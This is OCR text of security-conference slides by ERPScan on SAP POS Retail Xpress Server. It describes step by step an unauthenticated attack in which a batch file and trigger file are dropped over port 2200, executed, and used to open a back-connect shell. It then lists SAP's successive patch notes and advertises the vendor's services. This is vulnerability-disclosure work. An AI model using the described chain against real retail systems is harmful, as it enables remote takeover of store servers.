

Attacker
1 “XPSPARM.bat”
2 “newparm.trg”
PORT 2200
Xpress Server
…\SAP\Xpress Server\…
…\Xpress Server\PARM\…
BAT
3 Found “newparm.trg”
4 Delete “newparm.trg”
Listening PORT


Attacker
1 "XPSPARM.bat"
2 "newparm.trg"
PORT 2200
Xpress Server
...\SAP\Xpress Server\...
...\Xpress Server\PARM\...
BAT
3 Found "newparm.trg"
4 Delete "newparm.trg"
5 Search for "XPSPARM.bat"
Listening PORT


Attacker
1 "XPSPARM.bat"
2 "newparm.trg"
PORT 2200
Listening PORT
Xpress Server
...\SAP\Xpress Server\...
...\Xpress Server\PARM\...
BAT
3 Found "newparm.trg"
4 Delete "newparm.trg"
5 Search for "XPSPARM.bat"
6 Execute "XPSPARM.bat"


Attacker
1 "XPSPARM.bat"
2 "newparm.trg"
PORT 2200
Xpress Server
...\SAP\Xpress Server\...
BAT
...\Xpress Server\PARM\...
3 Found "newparm.trg"
4 Delete "newparm.trg"
5 Search for "XPSPARM.bat"
6 Execute "XPSPARM.bat"
7 Make shell back connect
Listening PORT


Attacker
1 "XPSPARM.bat"
2 "newparm.trg"
PORT 2200
Xpress Server
...\SAP\Xpress Server\...
BAT
...\Xpress Server\PARM\...
3 Found "newparm.trg"
4 Delete "newparm.trg"
5 Search for "XPSPARM.bat"
6 Execute "XPSPARM.bat"
7 Make shell back connect
Listening PORT
8 Any command


Attacker
1 "XPSPARM.bat"
2 "newparm.trg"
PORT 2200
Xpress Server
...\SAP\Xpress Server\...
BAT
...\Xpress Server\PARM\...
3 Found "newparm.trg"
4 Delete "newparm.trg"
5 Search for "XPSPARM.bat"
6 Execute "XPSPARM.bat"
7 Make shell back connect
Listening PORT
8 Any command
9 Execute command

DEMO 4

Fixes


Security note was released on the July Patch Day

Note #	Title	Priority	CVSS
2476601	*Missing Authentication checks in SAP Point of Sale (POS) Retail Xpress Server*	*High*	*8.1*

11th of July 2017

> … A new setting, BACKOFFICEIPADDRESS is added. The user can use it to specify the IP address of the system that hosts the Back Office Applications. It is used only if the Back Office Applications are not hosted at the same system as the Xpress Server...

from SAP NOTE #2476601, July 2017


SAP
Security patch
SAP

Better late than never


We still have
Remote Code Execution
after your patch

One more patch?

Another security note was released

Note #	Title	Priority	CVSS
2520064	*Missing Authentication check in SAP Point of Sale (POS) Retail Xpress Server*	*High*	*8.1*

18th of August 2017

Need more ~~gold~~ security notes...

Note #	Title	Priority
2529966	*Store Manager crashes after entering credentials.*	*Correction with medium priority*

7th of September2017

All SAP notes

- 2476601 – first patch
- 252520064 – patch for the first patch
- 2529966 – patch for the patch that patched first patch
- 2528596 – backdoor user problem

Conclusion

- POS is not only POS terminals and pin pads
- Communication between POS workstations and POS server is insecure
- Little bugs bring big troubles for stores and to customers

Conclusion

1. **Include SAP systems in scope of your existing services**
   - GDPR audit
   - ISMS implementation for SAP systems in scope
   - Threat detection and SAP – SIEM integration
2. **Prove your selling proposition is unique with ROI of SAP security**
3. **Create a 360-degree image of an SAP security provider**

How We Can Help?

SAP Security Audit:

- security assessment of network, OS, DBMS related to SAP
- SAP vulnerability assessment;
- security configuration checks
- critical access control checks
- custom code security review
- segregation of duties analysis

ERPScan Monitoring Suite:

- SAP vulnerability assessment
- Source Code scanning
- Segregation of Duties assessment

SAP Security Consulting:

- Implementation of SAP Vulnerability Management process
- SAP security plans, architecture and project documents expertise
- SAP risk assessment

SAP Penetration Testing:

- simulate external and internal attacks
- provide a list of vulnerabilities
- escalate privileges and show you how much data can leak
- try to reach connected systems
- estimate overall harm to business operations

Thank you

Dmitry Chastuhin
Lead SAP Security Analyst
d.chastuhin@erpscan.com

Read our blog
erpscan.com/category/press-center/blog/

Join our webinars
erpscan.com/category/press-center/events/

Subscribe to our newsletters
eepurl.com/bef7h1

USA:
228 Hamilton Avenue, Fl. 3, Palo Alto, CA. 94301
Phone 650.798.5255

EU:
Luna ArenA 238 Herikerbergweg, 1101 CM Amsterdam
Phone +31 20 8932892

erpscan.com
inbox@erpscan.com